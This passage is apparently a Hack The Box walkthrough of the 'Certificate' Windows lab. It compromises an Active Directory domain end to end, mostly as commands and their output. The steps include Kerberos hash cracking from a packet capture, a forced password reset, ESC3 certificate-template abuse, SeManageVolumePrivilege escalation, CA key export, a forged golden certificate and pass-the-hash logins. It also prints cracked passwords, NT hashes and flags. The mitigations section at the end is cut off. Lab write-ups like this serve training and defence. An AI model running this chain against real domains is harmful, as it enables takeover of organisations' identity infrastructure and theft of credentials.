
Analyzing the graph database, we find that sara.b has membership in four groups, including the high-privilege Account Operators group:

The Account Operators group allows creating, deleting, and modifying standard user accounts in the Active Directory domain:
Initial Foothold
Path A: Intended Path (Packet Capture Analysis)
We log in via WinRM as sara.b and perform a directory listing of her document directories:
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
┌──(kali㉿kali)-[~/HTB-machine/certificate/try2]
└─$ evil-winrm -i 10.10.11.71 -u sara.b -p 'Blink182'

Evil-WinRM shell v3.7

Info: Establishing connection to remote endpoint
*Evil-WinRM* PS C:\Users\Sara.B\Documents> ls


    Directory: C:\Users\Sara.B\Documents


Mode                LastWriteTime         Length Name
----                -------------         ------ ----
d-----        11/4/2024  12:53 AM                WS-01


*Evil-WinRM* PS C:\Users\Sara.B\Documents> cd WS-01
*Evil-WinRM* PS C:\Users\Sara.B\Documents\WS-01> ls


    Directory: C:\Users\Sara.B\Documents\WS-01


Mode                LastWriteTime         Length Name
----                -------------         ------ ----
-a----        11/4/2024  12:44 AM            530 Description.txt
-a----        11/4/2024  12:45 AM         296660 WS-01_PktMon.pcap


*Evil-WinRM* PS C:\Users\Sara.B\Documents\WS-01> download WS-01_PktMon.pcap

Info: Downloading C:\Users\Sara.B\Documents\WS-01\WS-01_PktMon.pcap to WS-01_PktMon.pcap

Info: Download successful!
*Evil-WinRM* PS C:\Users\Sara.B\Documents\WS-01> exit
We locate a packet monitor capture file WS-01_PktMon.pcap. Using the tool Krb5RoastParser, we parse the capture file for Kerberos pre-authentication AS-REQ hashes:
1
2
3
┌──(kali㉿kali)-[~/HTB-machine/certificate/try2/Krb5RoastParser]
└─$ python3 krb5_roast_parser.py ../WS-01_PktMon.pcap as_req
$krb5pa$18$Lion.SK$CERTIFICATE$23f5159fa1c66ed7b0e561543eba6c010cd31f7e4a4377c2925cf306b98ed1e4f3951a50bc083c9bc0f16f0f586181c9d4ceda3fb5e852f0
We copy the extracted AS-REQ hash to a local file and crack it using Hashcat (mode 19900 for Kerberos 5 AS-REQ Pre-Auth etype 18):
1
hashcat -m 19900 krb_hash /usr/share/wordlists/rockyou.txt
The hash cracks successfully, exposing the credentials for lion.sk:
- Username:
lion.sk - Password:
!QAZ2wsx
Using the recovered credentials, we log in via WinRM to read the user flag:
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
┌──(kali㉿kali)-[~/HTB-machine/certificate/try2]
└─$ evil-winrm -i 10.10.11.71 -u lion.sk -p !QAZ2wsx
Evil-WinRM shell v3.7

Info: Establishing connection to remote endpoint
*Evil-WinRM* PS C:\Users\Lion.SK\Documents> type ..\Desktop\user.txt
dd9fe1f7d4e3c9aaefa2c06950c8debb
*Evil-WinRM* PS C:\Users\Lion.SK\Documents> whoami /priv

PRIVILEGES INFORMATION
----------------------

Privilege Name                Description                    State
============================= ============================== =======
SeMachineAccountPrivilege     Add workstations to domain     Enabled
SeChangeNotifyPrivilege       Bypass traverse checking       Enabled
SeIncreaseWorkingSetPrivilege Increase a process working set Enabled
[!NOTE] In some instances, AD accounts on this system may enforce password changes on initial authentication due to pre-configured DACL settings. If the credentials are locked out or rejected, the Account Operators privilege allows for password reset operations.
Path B: Unintended Path (Account Operators password reset)

Because sara.b has Account Operator permissions, we can directly perform a ForceChangePassword operation on the user lion.sk’s AD object using bloodyAD:
1
2
3
┌──(kali㉿kali)-[~/HTB-machine/certificate/try2/Krb5RoastParser]
└─$ bloodyAD --host "10.10.11.71" -d "certified.htb" -u "sara.b" -p "Blink182" set password "lion.sk" 'P@ssw0rd2025!'
[+] Password changed successfully!
This password override grants WinRM authentication access as lion.sk:
1
evil-winrm -i 10.10.11.71 -u lion.sk -p P@ssw0rd2025!
Active Directory Certificate Services (AD CS) Exploitation: ESC3

Using certipy, we search the Active Directory Certificate Services (AD CS) instance for template misconfigurations:
1
certipy find -u lion.sk -p '!QAZ2wsx' -dc-ip 10.10.11.71 -stdout  -vulnerable
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
CA Name                             : Certificate-LTD-CA
DNS Name                            : DC01.certificate.htb
Certificate Subject                 : CN=Certificate-LTD-CA, DC=certificate, DC=htb
...
Certificate Templates
  0
    Template Name                       : Delegated-CRA
    Display Name                        : Delegated-CRA
    Certificate Authorities             : Certificate-LTD-CA
    Enabled                             : True
    Client Authentication               : False
    Enrollment Agent                    : True
    Any Purpose                         : False
    Enrollee Supplies Subject           : False
...
    [!] Vulnerabilities
      ESC3                              : Template has Certificate Request Agent EKU set.
The output reveals an ESC3 vulnerability pathway. The ESC3 misconfiguration requires two templates:
- Template 1 (
Delegated-CRA): Has the Certificate Request Agent Extended Key Usage (EKU) enabled, allowing a user to obtain an Enrollment Agent Certificate. - Template 2 (
SignedUser): Requires an authorized signature from an enrollment agent certificate, but allows a user to request a certificate on behalf of another domain user.
Exploiting the ESC3 Pathway
We request an enrollment agent certificate for lion.sk using the vulnerable Delegated-CRA template:
1
certipy req -u 'lion.sk@certificate.htb' -p 'P@ssw0rd2025!' -dc-ip '10.10.11.71' -target 'dc01.certificate.htb' -ca 'Certificate-LTD-CA' -template 'Delegated-CRA'
1
2
3
4
5
6
7
8
9
10
11
┌──(kali㉿kali)-[~/HTB-machine/certificate/try2/Krb5RoastParser]
└─$ certipy req -u 'lion.sk@certificate.htb' -p 'P@ssw0rd2025!' -dc-ip '10.10.11.71' -target 'dc01.certificate.htb' -ca 'Certificate-LTD-CA' -template 'Delegated-CRA'
Certipy v5.0.2 - by Oliver Lyak (ly4k)

[*] Requesting certificate via RPC
[*] Request ID is 21
[*] Successfully requested certificate
[*] Got certificate with UPN 'Lion.SK@certificate.htb'
[*] Certificate object SID is 'S-1-5-21-515537669-4223687196-3249690583-1115'
[*] Saving certificate and private key to 'lion.sk.pfx'
[*] Wrote certificate and private key to 'lion.sk.pfx'
We now use lion.sk.pfx as an enrollment agent block to request a certificate on behalf of the target user CERTIFICATE\RYAN.K using the SignedUser template:
1
certipy req -u 'lion.sk@certificate.htb' -p 'P@ssw0rd2025!' -dc-ip '10.10.11.71' -target 'dc01.certificate.htb' -ca 'Certificate-LTD-CA' -template 'SignedUser' -pfx 'lion.sk.pfx' -on-behalf-of 'CERTIFICATE\RYAN.K'
1
2
3
4
5
6
7
8
9
10
11
┌──(kali㉿kali)-[~/HTB-machine/certificate/try2/Krb5RoastParser]
└─$ certipy req -u 'lion.sk@certificate.htb' -p 'P@ssw0rd2025!' -dc-ip '10.10.11.71' -target 'dc01.certificate.htb' -ca 'Certificate-LTD-CA' -template 'SignedUser' -pfx 'lion.sk.pfx' -on-behalf-of 'CERTIFICATE\RYAN.K'
Certipy v5.0.2 - by Oliver Lyak (ly4k)

[*] Requesting certificate via RPC
[*] Request ID is 22
[*] Successfully requested certificate
[*] Got certificate with UPN 'RYAN.K@certificate.htb'
[*] Certificate object SID is 'S-1-5-21-515537669-4223687196-3249690583-1117'
[*] Saving certificate and private key to 'ryan.k.pfx'
[*] Wrote certificate and private key to 'ryan.k.pfx'
We synchronize our local system clock with the Domain Controller using ntpdate to prevent Kerberos clock skew authentication errors:
1
2
3
4
┌──(kali㉿kali)-[~/HTB-machine/certificate/try2/Krb5RoastParser]
└─$ sudo ntpdate $IP
2025-06-01 16:53:24.588302 (-0400) +588.661769 +/- 0.169893 10.10.11.71 s1 no-leap
CLOCK: time stepped by 588.661769
Using the forged certificate (ryan.k.pfx), we authenticate via certipy auth to retrieve the NT hash for ryan.k:
1
2
3
4
5
6
7
8
9
10
11
12
13
14
┌──(kali㉿kali)-[~/HTB-machine/certificate/try2/Krb5RoastParser]
└─$ certipy auth -pfx ryan.k.pfx -dc-ip 10.10.11.71
Certipy v5.0.2 - by Oliver Lyak (ly4k)

[*] Certificate identities:
[*]     SAN UPN: 'RYAN.K@certificate.htb'
[*]     Security Extension SID: 'S-1-5-21-515537669-4223687196-3249690583-1117'
[*] Using principal: 'ryan.k@certificate.htb'
[*] Trying to get TGT...
[*] Got TGT
[*] Saving credential cache to 'ryan.k.ccache'
[*] Wrote credential cache to 'ryan.k.ccache'
[*] Trying to retrieve NT hash for 'ryan.k'
[*] Got hash for 'ryan.k@certificate.htb': aad3b435b51404eeaad3b435b51404ee:88992ad6c97968669bd61e20bc1b1433
Privilege Escalation
SeManageVolumePrivilege Abuse
We establish an interactive shell via WinRM as ryan.k using the retrieved NT hash:
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
┌──(kali㉿kali)-[~/HTB-machine/certificate/try2/Krb5RoastParser]
└─$ evil-winrm -i 10.10.11.71 -u ryan.k -H 88992ad6c97968669bd61e20bc1b1433

Evil-WinRM shell v3.7

Info: Establishing connection to remote endpoint
*Evil-WinRM* PS C:\Users\Ryan.K\Documents> whoami /priv

PRIVILEGES INFORMATION
----------------------

Privilege Name                Description                      State
============================= ================================ =======
SeMachineAccountPrivilege     Add workstations to domain       Enabled
SeChangeNotifyPrivilege       Bypass traverse checking         Enabled
SeManageVolumePrivilege       Perform volume maintenance tasks Enabled
SeIncreaseWorkingSetPrivilege Increase a process working set   Enabled
The user holds the SeManageVolumePrivilege privilege (as documented in the Microsoft Documentation – SeManageVolumePrivilege).
For detailed privilege context, refer to: xct Explanation (YouTube)
We utilize the precompiled exploit utility SeManageVolumeExploit (by CsEnox) to escalate access. We upload SeManageVolumeExploit.exe to the target.
Before running the exploit, we inspect the default permissions on C:\Users using icacls:
1
2
3
4
5
6
7
8
9
10
11
12
*Evil-WinRM* PS C:\Users\Ryan.K\Documents> upload SeManageVolumeExploit.exe

Info: Uploading /home/kali/HTB-machine/certificate/try1/SeManageVolumeExploit.exe to C:\Users\Ryan.K\Documents\SeManageVolumeExploit.exe

Info: Upload successful!
*Evil-WinRM* PS C:\Users\Ryan.K\Documents> icacls "C:\Users"
C:\Users NT AUTHORITY\SYSTEM:(OI)(CI)(F)
         BUILTIN\Administrators:(OI)(CI)(F)
         BUILTIN\Pre-Windows 2000 Compatible Access:(RX)
         BUILTIN\Pre-Windows 2000 Compatible Access:(OI)(CI)(IO)(GR,GE)
         Everyone:(RX)
         Everyone:(OI)(CI)(IO)(GR,GE)
The default access control settings restrict non-administrative write access inside C:\Users.
We execute SeManageVolumeExploit.exe to modify the security descriptor permissions:
1
2
3
4
5
6
7
8
9
10
11
12
13
14
*Evil-WinRM* PS C:\Users\Ryan.K\Documents> .\SeManageVolumeExploit.exe
Entries changed: 845

DONE

*Evil-WinRM* PS C:\Users\Ryan.K\Documents> icacls "C:\Users"
C:\Users NT AUTHORITY\SYSTEM:(OI)(CI)(F)
         BUILTIN\Users:(OI)(CI)(F)
         BUILTIN\Pre-Windows 2000 Compatible Access:(RX)
         BUILTIN\Pre-Windows 2000 Compatible Access:(OI)(CI)(IO)(GR,GE)
         Everyone:(RX)
         Everyone:(OI)(CI)(IO)(GR,GE)

Successfully processed 1 files; Failed processing 0 files
The exploit assigns BUILTIN\Users:(OI)(CI)(F) (Full Control) over C:\Users.
Golden Certificate Attack & Domain Compromise
With Full Control over C:\Users, we can access and manipulate system assets. We query the local Personal (“My”) certificate store:
1
certutil -store my
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
37
38
39
40
41
42
43
44
45
46
47
48
49
50
51
*Evil-WinRM* PS C:\Users\Ryan.K\Documents> certutil -store my
my "Personal"
================ Certificate 0 ================
Archived!
Serial Number: 472cb6148184a9894f6d4d2587b1b165
Issuer: CN=certificate-DC01-CA, DC=certificate, DC=htb
 NotBefore: 11/3/2024 3:30 PM
 NotAfter: 11/3/2029 3:40 PM
Subject: CN=certificate-DC01-CA, DC=certificate, DC=htb
CA Version: V0.0
Signature matches Public Key
Root Certificate: Subject matches Issuer
Cert Hash(sha1): 82ad1e0c20a332c8d6adac3e5ea243204b85d3a7
  Key Container = certificate-DC01-CA
  Unique container name: 6f761f351ca79dc7b0ee6f07b40ae906_7989b711-2e3f-4107-9aae-fb8df2e3b958
  Provider = Microsoft Software Key Storage Provider
Signature test passed

================ Certificate 1 ================
Serial Number: 5800000002ca70ea4e42f218a6000000000002
Issuer: CN=Certificate-LTD-CA, DC=certificate, DC=htb
 NotBefore: 11/3/2024 8:14 PM
 NotAfter: 11/3/2025 8:14 PM
Subject: CN=DC01.certificate.htb
Certificate Template Name (Certificate Type): DomainController
Non-root Certificate
Template: DomainController, Domain Controller
Cert Hash(sha1): 779a97b1d8e492b5bafebc02338845ffdff76ad2
  Key Container = 46f11b4056ad38609b08d1dea6880023_7989b711-2e3f-4107-9aae-fb8df2e3b958
  Simple container name: te-DomainController-3ece1f1c-d299-4a4d-be95-efa688b7fee2
  Provider = Microsoft RSA SChannel Cryptographic Provider
Private key is NOT exportable
Encryption test passed

================ Certificate 2 ================
Serial Number: 75b2f4bbf31f108945147b466131bdca
Issuer: CN=Certificate-LTD-CA, DC=certificate, DC=htb
 NotBefore: 11/3/2024 3:55 PM
 NotAfter: 11/3/2034 4:05 PM
Subject: CN=Certificate-LTD-CA, DC=certificate, DC=htb
Certificate Template Name (Certificate Type): CA
CA Version: V0.0
Signature matches Public Key
Root Certificate: Subject matches Issuer
Template: CA, Root Certification Authority
Cert Hash(sha1): 2f02901dcff083ed3dbb6cb0a15bbfee6002b1a8
  Key Container = Certificate-LTD-CA
  Unique container name: 26b68cbdfcd6f5e467996e3f3810f3ca_7989b711-2e3f-4107-9aae-fb8df2e3b958
  Provider = Microsoft Software Key Storage Provider
Signature test passed
CertUtil: -store command completed successfully.
We locate the Root Certificate Authority private key certificate (Certificate-LTD-CA with Serial Number 75b2f4bbf31f108945147b466131bdca).
We export the CA private key to a backup archive ca_exported.pfx:
1
certutil -exportpfx my "75b2f4bbf31f108945147b466131bdca" ca_exported.pfx
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
*Evil-WinRM* PS C:\Users\Ryan.K\Documents> certutil -exportpfx my "75b2f4bbf31f108945147b466131bdca" ca_exported.pfx
my "Personal"
================ Certificate 2 ================
Serial Number: 75b2f4bbf31f108945147b466131bdca
Issuer: CN=Certificate-LTD-CA, DC=certificate, DC=htb
 NotBefore: 11/3/2024 3:55 PM
 NotAfter: 11/3/2034 4:05 PM
Subject: CN=Certificate-LTD-CA, DC=certificate, DC=htb
Certificate Template Name (Certificate Type): CA
CA Version: V0.0
Signature matches Public Key
Root Certificate: Subject matches Issuer
Template: CA, Root Certification Authority
Cert Hash(sha1): 2f02901dcff083ed3dbb6cb0a15bbfee6002b1a8
  Key Container = Certificate-LTD-CA
  Unique container name: 26b68cbdfcd6f5e467996e3f3810f3ca_7989b711-2e3f-4107-9aae-fb8df2e3b958
  Provider = Microsoft Software Key Storage Provider
Signature test passed
Enter new password for output file ca_exported.pfx:
Enter new password:
Confirm new password:
CertUtil: -exportPFX command completed successfully.
We download the exported file:
1
download ca_exported.pfx
Using certipy forge, we forge a Domain Administrator certificate using the exported CA credentials. Details on the persistence attack can be found in Hacking Articles – Golden Certificate Attack and The Hacker Recipes – Golden Certificate.
1
certipy forge -ca-pfx 'ca_exported.pfx' -upn administrator@certificate.htb -subject 'CN=ADMINISTRATOR,CN=USERS,DC=CERTIFICATE,DC=HTB'
1
2
3
4
5
6
──(kali㉿kali)-[~/HTB-machine/certificate/try1]
└─$ certipy forge -ca-pfx 'ca_exported.pfx' -upn administrator@certificate.htb -subject 'CN=ADMINISTRATOR,CN=USERS,DC=CERTIFICATE,DC=HTB'
Certipy v5.0.2 - by Oliver Lyak (ly4k)

[*] Saving forged certificate and private key to 'administrator_forged.pfx'
[*] Wrote forged certificate and private key to 'administrator_forged.pfx'
We authenticate against the Domain Controller using the forged administrative certificate to retrieve the Domain Administrator’s NT hash:
1
2
3
4
5
6
7
8
9
10
11
12
13
┌──(kali㉿kali)-[~/HTB-machine/certificate/try1]
└─$ certipy auth -dc-ip 10.10.11.71 -pfx 'administrator_forged.pfx' -username 'administrator' -domain 'certificate.htb'
Certipy v5.0.2 - by Oliver Lyak (ly4k)

[*] Certificate identities:
[*]     SAN UPN: 'administrator@certificate.htb'
[*] Using principal: 'administrator@certificate.htb'
[*] Trying to get TGT...
[*] Got TGT
[*] Saving credential cache to 'administrator.ccache'
[*] Wrote credential cache to 'administrator.ccache'
[*] Trying to retrieve NT hash for 'administrator'
[*] Got hash for 'administrator@certificate.htb': aad3b435b51404eeaad3b435b51404ee:d804304519bf0143c14cbf1c024408c6
Using the retrieved hash, we execute a Pass-the-Hash login via WinRM to compromise the root flag:
1
evil-winrm -i 10.10.11.71 -u administrator -H d804304519bf0143c14cbf1c024408c6
1
2
3
4
5
6
7
8
┌──(kali㉿kali)-[~/HTB-machine/certificate/try1]
└─$ evil-winrm -i 10.10.11.71 -u administrator -H d804304519bf0143c14cbf1c024408c6

Evil-WinRM shell v3.7

Info: Establishing connection to remote endpoint
*Evil-WinRM* PS C:\Users\Administrator\Documents> type ..\Desktop\root.txt
11834faaf33889c498b378a11e438cf7
Mitigations & Security Recommendations
To secure the certificate.htb domain, the following mitigations should be implemented:
- Secure File Upload Mechanics on the Web Application:
- Enforce strict input validation on all file uploads. Avoid using automatic archive extraction utilities that can extract arbitrary files.
- Store uploaded files outside the web application’s root directory and prevent execution of scripts (like
